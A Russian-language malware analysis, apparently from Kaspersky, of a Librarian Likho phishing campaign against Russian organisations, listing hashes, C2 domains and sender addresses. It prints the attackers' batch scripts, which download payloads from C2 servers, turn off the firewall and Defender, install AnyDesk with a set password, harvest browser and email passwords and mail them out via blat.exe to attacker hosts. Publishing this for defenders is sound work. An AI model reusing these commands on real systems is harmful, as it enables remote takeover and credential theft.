

Краткий обзор изменений в техниках Librarian Likho

SL securelist.ru/librarian-likho-ongoing-campaign/114879

Kaspersky

February 25, 2026



Введение

В начале ноября 2025 года мы выявили новую вредоносную кампанию, нацеленную на российские организации. Атаки продолжаются и на момент публикации материала. На основании собранных данных: артефактов, инструментария и сетевой инфраструктуры, мы можем уверенно утверждать, что за этой активностью стоит группа Librarian Likho (Librarian Ghouls). В статье мы разберем текущую кампанию злоумышленников в сравнении с [предыдущей](#).


Как и ранее, атаки начинаются с фишинга, однако в этот раз с момента начала кампании злоумышленники отправили свыше тысячи писем, вредоносные вложения в которых практически не отличались по функциональности и контексту, что указывает на автоматизацию атаки. Инструментарий также по большей части остался прежним, но в новой волне атак злоумышленники переписали команды в скриптах: ранее URL командного сервера жестко прописывали в коде, а теперь он динамически меняется при помощи набора переменных. Убрали функции кражи данных и обновили механизмы обхода средств защиты информации.

Подробности атаки

Жертва получает на почту фишинговое письмо с вредоносным исполняемым файлом в качестве вложения, который маскируется под предложение о сотрудничестве или заполненный бланк договора. Файлы имеют соответствующие названия, например: **«Контракт на оказание услуг по Договору № 5445-95. Исх. № 125.com»**. При этом злоумышленники никак не маскируют их расширения — атака, вероятно, рассчитана на невнимательного пользователя или жертву, которая не знакома с форматами файлов и может запустить вредоносное ПО, думая, что открывает текстовый документ. Вложение представляет собой инсталлятор, созданный при помощи Smart Install Maker. После запуска он выгружает в директорию **Users\[REDACTED]\AppData\Local\Temp\\$inst** два архива формата .cab, замаскированные под временные файлы: **2.tmp** и **temp_0.tmp**. После этого архивы по очереди распаковываются в одну и ту же директорию. В таблице ниже приводим полный список извлеченных из них файлов.

Название файла	Описание
doc30.doc	Файл-приманка
url.txt	Список C2-серверов для скачивания инструментария и эксфильтрации данных
find.exe	Легитимный инструмент curl.exe для скачивания файлов
any.bat	Скрипт для создания точки закрепления через AnyDesk
find.cmd	Скрипт для загрузки инструментария и обхода средств защиты

Чтобы отвлечь внимание жертвы, запускается файл-приманка с типовой структурой офисного документа.



Файл-приманка

Затем вредоносное вложение запускает файл **find.cmd**. Скрипт похож на тот, что использовался в предыдущей кампании, однако в нем появился парсинг C2-серверов: в ходе работы он создает виртуальное окружение, а также переменные под конкретные адреса, с которых скачиваются полезные нагрузки. Сами адреса скрипт получает из файла **url.txt**, который он парсит, по очереди подставляя данные в переменные.

Также в скрипте изменился путь, по которому он сохраняет скачанные с C2 исполняемые файлы. В новой версии это %APPDATA%\Windows. При этом на C2 инструменты, как и ранее, имеют расширение .jpg. После их инициализации новая версия find.cmd удаляет все файлы.

Пример части скрипта find.cmd, отвечающей за получение адресов из файла url.txt и загрузку полезной нагрузки:

```
set "file=C:\Users\[REDACTED]\AppData\Roaming\Windows\url.txt"
set "content="
for /f "delims=" %%A in (%file%) do (
    set "content=!content! %%A"
C:\Users\[REDACTED]\AppData\Roaming\Windows\find.exe -o C:\Users\[REDACTED]\AppData\Roaming\Windows\bk.rar %content%\bk.jpg
```

Скрипт загружает с C2-сервера архивы **bk.rar** и **pas.rar**, а также кастомную версию архиватора WinRAR с названием файла **driver.exe**. Затем с помощью архиватора распаковывает скачанные файлы, используя вшитый пароль, и сохраняет их содержимое в директорию **Users\[REDACTED]\AppData\Roaming\Windows**.

Название файла	Описание
blat.exe	Утилита для эксфильтрации данных через SMTP
AnyDesk.exe	Утилита для удаленного управления хостом
Trays.exe	Утилита для сокрытия окон запущенных процессов
wbpv.exe	Утилита WebBrowserPassView для восстановления паролей, сохраненных в веб-браузерах
dc.exe	Утилита для отключения Windows Defender
mlpv.exe	Утилита для восстановления паролей с почтовых клиентов
bat.bat	Скрипт для эксфильтрации паролей и обхода средств защиты информации

Первым делом **find.cmd** запускает **Trays.exe** с опцией **-tray** для сокрытия окон приложений, которые будут выполнены далее. Также скрипт принимает меры по обходу средств защиты: останавливает сервисы, связанные с Microsoft Defender, и отключает профили файервола. После этого он устанавливает на устройство инструмент удаленного доступа AnyDesk, который затем запускает как системный сервис.

Пример части скрипта, отвечающей за отключение механизмов защиты и установку AnyDesk:

```
netsh advfirewall set allprofiles state off
sc stop WinDefend
net stop MpsSvc
sc stop MpsSvc
sc delete MpsSvc
AnyDesk.exe --install C:\Users\[REDACTED]\AppData\Roaming\Windows\AnyDesk
```

После того как скрипт `find.cmd` отработал, вложение запускает файл **any.bat**, также в формате скрипта, для создания точки закрепления через AnyDesk. Этот файл также устанавливает кастомный пароль для доступа к AnyDesk. Содержимое `any.bat`:

```
echo %time%
echo>num.doc 30
ping -n 120 127.0.0.1 >nul
echo QWERTY1234566 | AnyDesk.exe --set-password _unattended_access
```

Последним вложением запускает скрипт **bat.bat**, часть которого приведена на скриншоте ниже.

```
set mail-out=out@woffice.click
set pass-out=QWecQfG2DwB9
set smtp=mail.woffice.click
set mail-in=mail@woffice.top
%APPDATA%\windows\blat.exe -to %mail-in% -f "Anydesk<%mail-out%>" -server %smtp% -port 587 -u %mail-out% -pw %pass-out% -subject
"AnyDesk %COMPUTERNAME%/num/%USERNAME%" -body "AnyDesk %COMPUTERNAME%/num/%USERNAME%" -attach "%PROGRAMDATA%\AnyDesk\system.conf"
%APPDATA%\windows\driver.exe x -r -ep2 -hplimpid2903392 %APPDATA%\windows\pas.rar dc.exe %APPDATA%\windows\ /y
start %APPDATA%\windows\dc.exe /d
%APPDATA%\windows\driver.exe x -r -ep2 -hplimpid2903392 %APPDATA%\windows\pas.rar wbpv.exe %APPDATA%\windows\ /y
%APPDATA%\windows\wbpv.exe /stext "%APPDATA%\windows\password.txt
%APPDATA%\windows\driver.exe x -r -ep2 -hplimpid2903392 %APPDATA%\windows\pas.rar mlpv.exe %APPDATA%\windows\ /y
%APPDATA%\windows\mlpv.exe /stext "%APPDATA%\windows\email.txt

del /q /f "%APPDATA%\windows\bk.rar"
del /q /f "%APPDATA%\windows\find.exe"
del /q /f "%APPDATA%\windows\logfile1.txt"
del /q /f "%APPDATA%\windows\AnyDesk.rar"
del /q /f "%APPDATA%\windows\*.docx"
del /q /f "%APPDATA%\windows\*.xls"
del /q /f "%APPDATA%\windows\*.xlsx"
del /q /f "%APPDATA%\windows\*.doc"
del /q /f "%APPDATA%\windows\*.pdf"
del /q /f "%APPDATA%\windows\find.cmd"
del /q /f "%APPDATA%\windows\wbpv.exe"
del /q /f "%APPDATA%\windows\*.pdf"
del /q /f "%APPDATA%\windows\*.scr"
```

Основная цель этого скрипта — предоставить оператору данные для подключения, а также подготовить узел к дальнейшей постэксплуатации:

- отключить режимы сна и гибернации (`powercfg`);
- собрать пароли из браузеров и почтовых клиентов;
- отправить при помощи `blat.exe` письма с:
 - паролями, восстановленными из браузеров (`password.txt`);
 - паролями, восстановленными из почтовых клиентов (`email.txt`);
 - конфигурационным файлом AnyDesk;
- отключить Microsoft Defender;
- рекурсивно удалить индикаторы компрометации;

- открыть на хосте порт 6004.

Жертвы

В рамках новой волны активности, которую мы приписываем Librarian Likho, атакам подвергся широкий круг российских организаций из различных отраслей экономики. В частности, зафиксированные инциденты затронули компании и учреждения из государственного сектора, а также организации, работающие в сфере строительства и промышленного производства.

Атрибуция

Мы с высокой степенью уверенности связываем данную волну атак с группой Librarian Likho, поскольку в ней присутствует множество технических и операционных признаков, характерных для предыдущих кампаний группы.

- Вектор первоначального доступа: жертвы получают письма с инсталлятором, замаскированным под офисные документы.
- Пути к файлам на C2 остались неизменными: **/pas.jpg**, **/bk.jpg**, **/driver.jpg**. При этом образец, как и раньше, обращается к архивам, замаскированным под графические файлы в формате **.jpg**.
- Основная вредоносная функциональность, как и в предыдущих кампаниях, разбита на три скрипта, которые запускаются последовательно. Хотя скрипты претерпели некоторые изменения, часть кода осталась идентичной прошлым версиям. К примеру, в файле bat.bat обход антивируса Microsoft Defender по-прежнему реализуется через команду `start %APPDATA%\Windows\dc.exe /d`.
- Некоторые инструменты полностью совпадают с теми, которые мы видели в предыдущих кампаниях, — вплоть до хэш-сумм. К примеру, файлы blat.exe и driver.exe идентичны соответствующим файлам из прошлых атак группы.

Совокупность этих факторов позволяет с высокой долей вероятности утверждать, что за данной активностью стоит группа Librarian Likho.

Выводы

АРТ-группа Librarian Likho продолжает атаковать российские компании. Ключевые характеристики атак не изменились, хотя злоумышленники частично переписали содержимое вредоносных скриптов. Прежними остались и цели кампании: получить удаленный доступ к зараженной машине через AnyDesk, передав конфигурацию по электронной почте, а также собрать пароли с узла. При этом, в отличие от прошлых атак, новая активность имеет массовый характер и не предполагает точечной рассылки.

Индикаторы компрометации

Хэши файлов

Вложенные инсталляторы

[D74A9170F67EAE48C99BEDE82FED1B04](#)
[6CB133F0E75229970C58D86D9579DF39](#)
[B074647C2EAB8050E491E5CEC564C3DD](#)
[8169236D3BFDD302E0947FFABFC71352](#)
[EB88ABD21769AEB28314B04EC98EF891](#)
[504C35F6BD00BA4D6EC8FB6961B725BC](#)
[04F3301682935DCD2A6107691600D5DA](#)
[CE80219C049670773A34BE8D916F59D5](#)
[4145BFF00F573C22FBA487C286A1D82F](#)
[846BC86EDBD8FA6E04E688AEA44E8B8D](#)
[48F9987C390820BDD4C25DBFB357ADBFB](#)
[F073CF8FEF35E202581FDA87C6FCE873](#)
[F9D3A8D16AE9DBBC5B12395FE0659109](#)
[B222B980B7B8A25F460DCDEA4C870883](#)
[06FDA5BCA9BA6FF5FEDA60FFC40E4AA1](#)
[A79609A872B255091ACFEA526E3443B3](#)
[7EA79B80AEEC5AF3320F9DC3C7FA1493](#)
[2E8664F97752B1D5CC5E36A20381509F](#)
[F089383975CE3DED25348AF1CBCDA100](#)
[F986D3D9CB571D3909820B9322BA76A8](#)
[92BD38808067213F5D868BAF54D84C53](#)
[6E2EEF6BE500CC15C48F10EDD6A1F03A](#)
[3099A7B16B4D94DCC4F8D84C0264DED9](#)
[96A40DBEEFE2719447383F08B5CB0998](#)
[1FBAF2E6883AB2B9B42D018F24081852](#)
[A06F3B619DF4398F468ED43CE3EEEC0C](#)
[7E6EF1C0FE694421B474DFF22E557756](#)
[89F3CE12B0FC5DB1D6817D1D232EC5BE](#)
[AD09793E9DA4CF9704C01B14DC330B7D](#)
[B60AC87654F9CC4D2C4E8E8C66D8670F](#)
[732756388900F68B2A93F07863B43BB6](#)
[828F475A83847ADF7AB0022A7F57FE8B](#)
[3603F5079333298FEEF45402D6B86FC9](#)
[81D5EB559A6E5305F4A0F7A4F47E72D0](#)
[9C8F63A49B66576B4BB94F536E3417AA](#)
[070A266E4C2D045044B48F1EC75BCB43](#)
[21A79E5E361CC0F2CDF6803747A85CB4](#)

[88D40484D1AB4D0677D37EC30BC2E907](#)
[71657F4F34FC1ACE9A42C35683FB8436](#)
[41463B1C01B1ECD6BB61C117236FD7A0](#)

Blat Executable

[79B11A56618CFB43953B29B71406C1EE](#)

Имена легитимных файлов, использованных в атаке

4t Tray Minimizer Executable
Defender Control Executable
WebBrowserPassView Executable

Названия инсталляторов

Порядок представления информации организациями ОПК.com
Контракт на оказание услуг по Договору № 5445-95 Исх. № 125.com
Запрос Минпромторга о загрузке производства № 6415-74 Исх. 728.com
документы для проведения платежа № 4418 исх. n 845.com
платёжная документация № 4032 исх. n 706.com

C2-серверы

[toface\[.\]space](#)
[users-office\[.\]ru](#)
[woffice\[.\]top](#)
[mofice\[.\]store](#)
[emailon\[.\]ru](#)
[start-rambler\[.\]help](#)

Пути к файлам на C2

/pas.jpg
/bk.jpg
/driver.jpg

Отправители

sanechekbogdanov@yandex[.]com
rabsbestrigmo63@yandex[.]ru
email@promkomitet[.]space

- [Фишинг](#)
- [Описание вредоносных программ](#)
- [Целевые атаки](#)
- [APT](#)
- [Вредоносные программы](#)

- [RAT](#)
- [Librarian Ghouls](#)
- [AnyDesk](#)

Librarian Likho масштабирует атаки: анализируем новую кампанию группы

Ваш e-mail не будет опубликован. Обязательные поля помечены *

Имя *

E-mail *